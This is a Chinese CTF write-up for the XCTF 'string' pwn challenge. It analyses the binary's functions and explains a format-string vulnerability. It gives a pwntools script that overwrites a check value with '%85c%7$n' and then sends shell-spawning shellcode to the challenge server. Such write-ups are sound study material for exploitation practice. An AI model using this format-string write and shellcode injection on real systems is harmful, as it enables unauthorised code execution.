
攻防世界 string


原创


Bengd0u 于 2020-03-22 22:43:01 发布 868 收藏

这回终于做上了一道像一个小系统一样的题，有很多输入输出，程序逻辑也复杂了一点，比赛中我看都是这样的题，一直以来遇到这样的题都是不知所措，从这一道开始练手把




这是一个文字版RPG game…
一开始看main函数看不出来什么，注意到输出了secret






输出secret之后进入另一个函数，将v4的值传了进去


然后让输入名字，这里好像没有溢出，名字长度小于12



输入名字之后进入三个函数的第一个，开始叙述故事


到了while循环里让输入往东还是往上走，输入east进行下去，输入up死循环。输入别的就退出了





回到前面，进入第二个函数

让输入1还是0，1的话进入if，之后发现有个格式化字符串漏洞，还不知道怎么用




看第三个函数


输出一堆然后要让*a1a1[1]才能进入if，而这里的a1就是main函数那个v4，

成功进入if后mmap分配一块内存，mmap的第一个参数是0，看网上说第一个参数是null的话就是随机分配一块合适地址，这里的0估计差不多吧，分配了很大地方之后，read进100，后面有一个 ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);，粗略的查了一下就是应该就是一个call函数，调用以v1为指针的函数


那这就可以想到，read输入进一串shellcode，然后他自己就调用了

问题是如何让*a1a1[1],也就是*v4==v4[1]





回去再看main函数




v3是一个dword的指针，，然后v3 malloc申请了8个unsign long long 的地方，也就是两个64位int的位置
v4是一个64位int，然后v3（强制转换为了int64格式）的值传给了v4，相当于v4里面存的是第一个64位int的地址
所以后面输出了两个secret就是这两个64位整数的地址

之前的*a1 == a1[1]，也就是判断和两个数相当于否

可用的漏洞只有一个格式化字符串，应该把第一个数或者第二个数覆盖为二者中另一个数，在传入shellcode就行了

一.网上很多wp的方法



```
#coding=utf-8
from pwn import *

context(os='linux',arch='amd64',log_level='debug')

sh = remote("111.198.29.45","57791")

sh.recvuntil("secret[0] is ")
secret_addr = int(sh.recvline()[:-1],16)
#print(secret_addr)

sh.sendafter("What should your character's name be:\n",'Dengdou\n')

sh.sendafter("So, where you will go?east or up?:\n",'east\n')

sh.sendafter("go into there(1), or leave(0)?:\n",'1\n')

'''
sh.sendafter("'Give me an address'\n",'123456\n')

#a = p64(secret_addr,endian='big')+p64(secret_addr+4,endian='big')+'%8$n%9$n\n'  这样做暂时不行
#endian参数表示大小端
'''

sh.sendafter("'Give me an address'\n",str(secret_addr)+'\n')

sh.sendafter("And, you wish is:\n",'%85c%7$n'+'\n')

shellcode = shellcraft.sh()
sh.sendafter('Wizard: I will help you! USE YOU SPELL\n',asm(shellcode)+'\n')



sh.interactive()
```

网上的方法是利用printf之前的scanf输入地址那一步，把v4地址传进去，之后printf的时候这个参数偏移计算之后就是第7个参数，再通过%c和%n写进去数，这也是这个题目搭好的台阶。
可是我有个疑问：查看栈之后发现scanf("%lld")这样传进去的数是大端存放的，这样也能用于代表地址吗？

二.我的想法是只用printf，把两个地址和格式化字符串函数都放入栈中，再用

偏移找，不过怎么试都不行，所以还是上网找了答案。可能哪里不对吧，如果有明白的请指教。